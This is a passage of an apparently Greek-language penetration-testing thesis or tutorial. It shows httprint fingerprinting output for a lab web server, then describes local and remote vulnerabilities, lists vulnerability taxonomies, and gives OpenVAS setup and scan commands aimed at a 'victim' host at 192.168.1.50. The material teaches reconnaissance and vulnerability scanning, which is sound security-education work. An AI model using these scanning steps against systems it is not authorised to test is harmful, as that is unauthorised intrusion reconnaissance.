
```
root@bt:/pentest/enumeration/web/httprint/linux# ./httprint -h 192.168.1.50 -s signatures.txt
httprint v0.301 (beta) - web server fingerprinting tool
(c) 2003-2005 net-square solutions pvt. ltd. - see readme.txt
http://net-square.com/httprint/
httprint@net-square.com

Finger Printing on http://192.168.1.50:80/
Finger Printing Completed on http://192.168.1.50:80/
--------------------------------------------------
Host: 192.168.1.50
Derived Signature:
Apache/2.0.64 (Win32)
9E431BC86ED3C295811C9DC5811C9DC5050C5D32505FCFE84276E4BB811C9DC5
0D7645B5811C9DC52A200B4CCD37187C11DDC7D7811C9DC5811C9DC58A91CF57
FCCC535B6ED3C295FCCC535B811C9DC5E2CE6927050C5D336ED3C295811C9DC5
E2CE6920E2CE69262A200B4C6ED3C2956ED3C2956ED3C2956ED3C295E2CE6923
E2CE69236ED3C295811C9DC5E2CE6927E2CE6923

Banner Reported: Apache/2.0.64 (Win32)
Banner Deduced: Apache/2.0.x
Score: 133
Confidence: 80.12
------------------------
Scores:
Apache/2.0.x: 133 80.12
Apache/1.3.[4-24]: 125 64.54
Apache/1.3.27: 124 62.75
Apache/1.3.26: 123 60.99
TUX/2.0 (Linux): 123 60.99
Apache/1.3.[1-3]: 120 55.90
Apache/1.2.6: 110 40.94
Agranat-EmWeb: 84 14.73
Microsoft-IIS/6.0: 77 10.31
Stronghold/4.0-Apache/1.3.x: 77 10.31
Netscape-Enterprise/4.1: 73  8.21
Com21 Cable Modem: 70  6.81
WebSitePro/2.3.18: 70  6.81
Microsoft-IIS/5.0 ASP.NET: 67  5.57
Microsoft-IIS/5.1: 67  5.57
Lexmark Optra Printer: 65  4.82
Apache-Tomcat/4.1.29: 65  4.82
Jetty (unverified): 64  4.47
Netscape-Enterprise/6.0: 63  4.13
dwhttpd (Sun Answerbook): 63  4.13
SMC Wireless Router 7004VWBR: 63  4.13
thttpd: 62  3.81
Oracle Servlet Engine: 62  3.81
Intel NetportExpressPro/1.0: 62  3.81
Netscape-Enterprise/3.5.1G: 60  3.21
CompaqHTTPServer/1.0: 60  3.21
EMWHTTPD/1.0: 60  3.21
IDS-Server/3.2.2: 60  3.21
Belkin Wireless router: 60  3.21
VisualRoute 2005 Server Edition: 60  3.21
Lotus-Domino/6.x: 58  2.67
Microsoft-IIS/5.0: 57  2.41
Netscape-Enterprise/3.6 SP2: 54  1.73
cisco-IOS: 54  1.73
AOLserver/3.5.6: 52  1.33
```

RealVNC/4.0: 52 1.33
Linksys WRTP54G: 52 1.33
JRun Web Server: 51 1.15
TightVNC: 50 0.98
MikroTik RouterOS: 50 0.98
Boa/0.94.11: 49 0.83
RomPager/4.07 UPnP/1.0: 49 0.83
JC-HTTPD/1.14.18: 49 0.83
Xerver_v3: 48 0.68
Linksys AP2: 28 0.55
GWS/2.1 Google Web Server: 29 0.55
Linksys with Talisman firmware: 27 0.55
Hewlett Packard xjet: 30 0.54
HP Jet-Direct Print Server: 30 0.54
Jetty/4.2.2: 30 0.54
Zeus/4.0: 26 0.54
Microsoft-IIS/4.0: 47 0.54
Domino-Go-Webserver/4.6.2.8: 47 0.54
Stronghold/2.4.2-Apache/1.3.x: 47 0.54
Orion/2.0x: 47 0.54
Microsoft ISA Server (external): 25 0.53
Tanberg 880 video conf: 31 0.53
NetWare-Enterprise-Web-Server/5.1: 24 0.52
WebLogic Server 8.x: 24 0.52
WebLogic Server 8.1: 24 0.52
squid/2.5.STABLE5: 23 0.50
MiniServ/0.01 Webmin: 33 0.49
CompaqHTTPServer-SSL/4.2: 33 0.49
SunONE WebServer 6.0: 22 0.48
AOLserver/3.4.2-3.5.1: 34 0.47
Jana Server/1.45: 34 0.47
WebLogic XMLX Module 8.1: 34 0.47
Microsoft-IIS/URLScan: 21 0.46
Netscape-Enterprise/3.6: 20 0.44
fnord: 20 0.44
MiniServ/0.01: 20 0.44
Tcl-Webserver/3.4.2: 20 0.44
AkamaiGHost: 35 0.43
Resin/3.0.8: 19 0.42
Ipswitch-IMail/8.12: 46 0.41
Zeus/4.1: 36 0.39
CompaqHTTPServer/4.2: 36 0.39
Allied Telesyn Ethernet switch: 36 0.39
Oracle XML DB/Oracle9i: 17 0.36
Zeus/4_2: 37 0.35
Lotus-Domino/5.x: 15 0.30
ServletExec: 15 0.30
Netgear MR814v2 - IP_SHARER WEB 1.0: 15 0.30
AssureLogic/2.0: 45 0.29
EHTTP/1.1: 14 0.27
Microsoft-IIS/5.0 Virtual Host: 14 0.27
Tomcat Web Server/3.2.3: 14 0.27
Adaptec ASM 1.1: 14 0.27
Netscape-Enterprise/4.1: 12 0.22
Cisco-HTTP: 11 0.19
Cisco Pix 6.2: 11 0.19
HP-ChaiServer/3.0: 44 0.18
Netscape-Enterprise/3.5.1: 40 0.17
RemotelyAnywhere: 10 0.16

3Com/v1.0: 10 0.16
Microsoft ISA Server (internal): 10 0.16
WebSENSE/1.0: 10 0.16
Linksys Print Server: 8 0.11
Zope/2.6.0 ZServer/1.1b1: 41 0.09
Surgemail webmail (DManager): 41 0.09
BaseHTTP/0.3 Python/2p3.3 edna/0.4: 43 0.08
Ubicom/1.1: 2 0.01
Ubicom/1.1 802.11b: 2 0.01
Snap Appliances, Inc./3.x: 1 0.00
Linksys AP1: 0 0.00
Linksys Router: 0 0.00
NetBuilderHTTPDv0.1: 0 0.00
NetPort Software 1.1: 0 0.00
Linksys BEFSR41/BEFSR11/BEFSRU31: 0 0.00
MailEnable-HTTP/5.0: 0 0.00


Παρόλο που το httprint δεν είναι σε θέση να βρει την τέλεια υπογραφή για τον απομακρυσμένο web server, είναι σε θέση να δώσει μια καλή εικασία του απομακρυσμένου λογισμικού διακομιστή.

Δίνοντας ξανά: *./httprint –h 192.168.1.50 –s signatures.txt –o ergasia.html* μετατρέπουμε τα ανωτέρω δεδομένα σε αρχείο .html και με την χρήση περιηγητή απεικονίζουμε τα αποτελέσματα.



Εικόνα 52: Εικόνα απομακρυσμένου λογισμικού διακομιστή σε περιηγητή (http print)

Στο ίδιο αποτέλεσμα θα φτάναμε εάν χρησιμοποιούσαμε το γραφικό περιβάλλον του httprint από το τερματικό δίνοντας εκ νέου : cd /pentest/enumeration/www/httprint/win32/ και αμέσως ./httprint_gui.exe
Στο παράθυρο που θα εμφανιστεί συμπληρώνουμε την ip του συστήματος-θύμα και πατάμε play.Αμέσως ξεκινά η σάρωση της οποίας το αποτέλεσμα δίνεται παρακάτω.



Εικόνα 53: Χρήση εφαρμογής http print

5.6 Χαρτογράφηση Ευπάθειας (Vulnerability Mapping)

Ένα σημαντικό κεφάλαιο για την επίτευξη της αποκρυπτογράφησης όλων των στοιχείων του συστήματος στόχου αποτελεί και η χαρτογράφηση των ευπαθειών του. Πρόκειται για μια διαδικασία εντοπισμού και ανάλυσης των κρίσιμων κενών ασφαλείας του περιβάλλοντός του. Αυτή η ορολογία είναι επίσης γνωστή και ως εκτίμηση τρωτότητας. Είναι ένας από τους βασικούς τομείς του προγράμματος διαχείρισης της ευπάθειας μέσω του οποίου οι έλεγχοι ασφαλείας μιας υποδομής μπορούν να αναλυθούν από γνωστές και άγνωστες ευπάθειες. Από τη στιγμή που οι εργασίες της συλλογής πληροφοριών, της ανακάλυψης και καταμέτρησής τους έχει ολοκληρωθεί, είναι καιρός πια να διερευνήσουμε τις αδυναμίες που μπορεί να υπάρχουν στην υποδομή στόχο και αφορούν την παραβίαση της εμπιστευτικότητας, της ακεραιότητας καθώς και της διαθεσιμότητας. Θα αναφέρουμε δύο κοινούς τύπους τρωτών σημείων, παρουσιάζοντας διάφορα πρότυπα για την ταξινόμησή τους ενώ ταυτόχρονα θα αναλύσουμε μερικά από τα γνωστά εργαλεία εκτίμησης τρωτότητας σε λειτουργικά συστήματα.

Σ' αυτό το σημείο να αναφέρουμε ότι οι οδηγίες και οι αυτοματοποιημένες διαδικασίες εκτίμησης τρωτότητας πρέπει να αντιμετωπίζονται με επιφυλακτικότητα. Αυτό οφείλεται στο ότι μια πλήρης αυτοματοποίηση για τον έλεγχο τρωτότητας μπορεί να παράγει μερικές φορές ψευδώς θετικά και ψευδώς αρνητικά αποτελέσματα. Είναι επίσης γεγονός ότι πολλές φορές λόγω έλλειψης γνώσης από την μεριά του ελεγκτή ή ακόμα χωρίς την παρουσία της τεχνολογίας και των σχετικών εργαλείων αξιολόγησης, μπορεί να οδηγηθούμε σε αποτυχημένη δοκιμή διείσδυσης. Συμπεραίνουμε λοιπόν ότι η εκτέλεση κάθε είδους αξιολόγησης ασφάλειας με αποδεδειγμένες ικανότητες είναι το κλειδί για την επιτυχία. Επιπλέον, είναι απαραίτητο να αναφερθεί ότι η εκτίμηση τρωτότητας δεν είναι μια χρυσή πύλη, επειδή υπάρχουν περιπτώσεις όπου τα αυτοματοποιημένα εργαλεία αδυνατούν να αναγνωρίσουν π.χ τα σφάλματα της λογικής, τα ανεξερεύνητα τρωτά σημεία, τα ανέκδοτα τρωτά σημεία λογισμικού και τέλος μια ανθρώπινη μεταβλητή της ασφάλειας.

Υπάρχουν τρεις κύριες κατηγορίες της τρωτότητας η διάκριση των οποίων μπορεί να γίνει ανάλογα με τον τύπο των ελαττωμάτων. Οι κατηγορίες αυτές αντιπροσωπεύουν π.χ μια εφαρμογή και αφορούν τον σχεδιασμό της, την υλοποίηση της και την λειτουργικότητά της. Τα τρωτά σημεία του σχεδιασμού ανακαλύφθηκαν λόγω των αδυναμιών που διαπιστώθηκαν στις προδιαγραφές του λογισμικού. Τα τρωτά σημεία της εφαρμογής είναι οι τεχνικές δυσλειτουργίες ασφαλείας που βρέθηκαν στον κώδικα του συστήματός της ενώ οι επιχειρησιακές αδυναμίες είναι εκείνες που μπορεί να προκύψουν λόγω της ακατάλληλης διαμόρφωσης και ανάπτυξης ενός συστήματος (ασυμβατότητα) σε ένα συγκεκριμένο περιβάλλον.

Τοπική ευπάθεια

Ένα σύστημα στο οποίο ο εισβολέας απαιτεί τοπική πρόσβαση προκειμένου να ενεργοποιηθεί η ευπάθεια εκτελώντας ένα κομμάτι κώδικα είναι γνωστό ως «τοπική ευαισθησία». Με την αξιοποίηση αυτού του τύπου της ευπάθειας, ένας εισβολέας μπορεί να αυξήσει τα δικαιώματα πρόσβασης και να αποκτήσει αργότερα απεριόριστη πρόσβαση στο σύστημα του υπολογιστή.

Απομακρυσμένη ευπάθεια

Ένα σύστημα στο οποίο ο επιτιθέμενος δεν έχει εκ των προτέρων πρόσβαση αλλά μπορεί να ενεργοποιήσει την ευπάθεια απομακρυσμένα ενεργοποιώντας κακόβουλο κώδικα μέσω του δικτύου. Αυτού του είδους η ευπάθεια επιτρέπει σ' έναν εισβολέα να αποκτήσει απομακρυσμένη πρόσβαση στο σύστημα του υπολογιστή χωρίς να αντιμετωπίζει κανένα φυσικό ή τοπικό εμπόδιο.

Ταξινόμηση ευπάθειας

Με την αύξηση του αριθμού των τεχνολογιών κατά τη διάρκεια των τελευταίων ετών, έχουν υπάρξει διάφορες προσπάθειες να εισαχθεί μια καλύτερη ταξινόμηση που θα μπορούσε να κατηγοριοποιήσει το σύνολο των τρωτών σημείων. Ωστόσο μια τέτοια προσπάθεια που να αντιπροσωπεύει όλα τα κοινά λάθη κωδικοποίησης καθώς και τους τρόπους που μπορεί να επηρεαστεί η ασφάλεια ενός συστήματος δεν έχει έως σήμερα πραγματοποιηθεί. Αυτό οφείλεται στο γεγονός ότι μια ενιαία ευπάθεια μπορεί να εμπίπτει σε περισσότερες από μία κατηγορίες ή τάξεις. Επιπλέον, κάθε πλατφόρμα συστήματος έχει τη δική της βάση για την συνδεσιμότητα, την πολυπλοκότητα, και την επεκτασιμότητα για να αλληλεπιδρά με το περιβάλλον. Έτσι, η ταξινόμηση που παραθέτουμε παρακάτω μπορεί να βοηθήσει να εντοπιστούν τουλάχιστον οι περισσότερες δυσλειτουργίες ασφαλείας όποτε είναι δυνατόν. Να σημειώσουμε ότι οι περισσότερες από αυτές τις ταξινομήσεις έχουν ήδη εφαρμοστεί σε μια προσπάθεια που γίνεται για την αξιολόγηση και την έρευνα των προβλημάτων ασφάλειας του λογισμικού σε πραγματικό χρόνο.

Πίνακας Ταξινόμησης

Security taxonomy	**Resource link**
Fortify Software	https://www.fortify.com/vulncat/en/vulncat/index.html
Security Seven Pernicious Kingdoms	http://www.cigital.com/papers/download/bsi11-taxonomy.pdf
Common Weakness Enumeration (CWE)	http://cwe.mitre.org/data/index.html
OWASP Top 10	http://www.owasp.org/index.php/Category:OWASP_ Top_Ten_Project
OWASP CLASP	http://www.list.org/~chandra/clasp/OWASP-CLASP.zip
Klocwork	http://www.klocwork.com/products/documentation/ Insight-9.1/Taxonomy
Ounce Labs	http://secure.ouncelabs.com
GrammaTech	http://www.grammatech.com
WASC Threat Classification	http://projects.webappsec.org/Threat-Classification

5.6.1 Ανοικτό σύστημα αξιολόγησης ευπάθειας (Open VAS)

Το Open VAS είναι μια συλλογή ολοκληρωμένων εργαλείων και υπηρεσιών ασφαλείας, που προσφέρουν μια ισχυρή πλατφόρμα για τη διαχείριση της ευπάθειας. Έχει αναπτυχθεί με βάση την αρχιτεκτονική client-server, όπου ο πελάτης ζητά ένα συγκεκριμένο σύνολο του δικτύου ευπαθειών αλλά και δοκιμών έναντι του στόχου μέσω του διακομιστή (server). Μερικά βασικά στοιχεία και λειτουργίες του Open VAS είναι:


• Open VAS Scanner: διαχειρίζεται αποτελεσματικά την εκτέλεση των δοκιμών ευπάθειας του δικτύου (NVT).

• Open VAS Client: είναι μια παραδοσιακή μορφή της επιφάνειας εργασίας και του CLI-based εργαλείου. Η κύρια λειτουργία του είναι να ελέγχει την εκτέλεση σάρωσης μέσω του Open VAS Transfer Protocol (OTP) η οποία ενεργεί ως front-line πρωτόκολλο επικοινωνίας για την Scanner Open VAS.
• Open VAS Manager προσφέρει μια κεντρική υπηρεσία για της ευπάθειες μέσω σάρωσης.
• Greenbone Security Assistant είναι μια διαδικτυακή υπηρεσία που τρέχει στην κορυφή της OMP. Βασίζεται στο να προσφέρει ένα web interface το οποίο οι χρήστες μπορούν να ρυθμίσουν και να διαχειριστούν κατά την διαδικασία της σάρωσης. Υπάρχει επίσης μια desktop έκδοση αυτού που λέγεται GSA Desktop η οποία παρέχει την ίδια λειτουργικότητα. Από την άλλη πλευρά, Open VAS CLI παρέχει ένα περιβάλλον γραμμής εντολών.
• Open VAS διαχειριστής είναι υπεύθυνος για το χειρισμό της διοίκησης διαχείρισης χρηστών.
• Open VAS make cert: Δημιουργία πιστοποιητικών ασφαλείας

Ρυθμίσεις για το Open VAS


Με σκοπό να ξεκινήσουμε το Open VAS είναι χρήσιμο σ' αυτό το σημείο να αναλύσουμε τα βήματα που χρειάζονται για να το ενεργοποιήσουμε. Ανοίγουμε έναν τερματικό και ακολουθούμε την διαδικασία:
-Πρώτα απ' όλα και πάντα από την πλευρά του χρήστη που τρέχει το Backtrack πρέπει να δημιουργήσουμε ένα πιστοποιητικό ασφαλείας: *openvas-mkcert*
-Στην συνέχεια πρέπει να προσθέσουμε τον χρήστη που θα χρησιμοποιεί αυτό το πιστοποιητικό :
openvas-mkcert-client –n om –i
-Κατόπιν κάνουμε αναβάθμιση στα plugin της βάσης της εφαρμογής openvas :
openvas-nvt-sync
-Ξεκινάμε το scanner:
openvassd
-Εγκαθιστούμε τα plugin με rebuild:
openvasmd --rebuild
-Στην συνέχεια προσθέτουμε έναν λογαριασμό Administrator που θα κάνει χρήση της υπηρεσίας (Open VAS) μέσω της δημιουργίας ενός username και password.
Openvas –c 'add_user' –n openvasadmin –r Admin. Αμέσως εμφανίζεται η εντολή που μας προτρέπει να βάλουμε και επιθυμητό password.

-Ορίζουμε dns και πύλη που θα τρέχει η εφαρμογή:
openvasmd –p 9390 –a 127.0.0.1
-Προσθέτουμε και τον διαχειριστή για την συγκεκριμένη πύλη:
openvasad -a 127.0.0.1 –p 9393
-Ξεκινάμε και τον δαίμονα Greenbone security assistant του openvas που ακούει στην θύρα 9392:
gsad --http-only --listen=127.0.0.1 –p 9392
Είμαστε εντάξει. Ανοίγοντας έναν περιηγητή στην 127.0.0.1:9392 θα δούμε τον login server του openvas. Συμπληρώνοντας username και password έχουμε:



Εικόνα 54: Αναζήτηση ευπαθειών με G.A.S


Μετά το login:



Εικόνα 55: Έναρξη σάρωσης για ευπάθειες με new task


Σκοπός μας τώρα είναι να βρούμε ευπάθειες με μια σάρωση για το p.c θύμα στην 192.168.1.50.

Θέτοντας αρχικά από το configuration menu το p.c θύμα με ip 192.168.1.50 και στη συνέχεια επιλέγοντας New Task ξεκινάμε την διαδικασία της σάρωσης.



Εικόνα 56: Ολοκλήρωση διαδικασίας σάρωσης

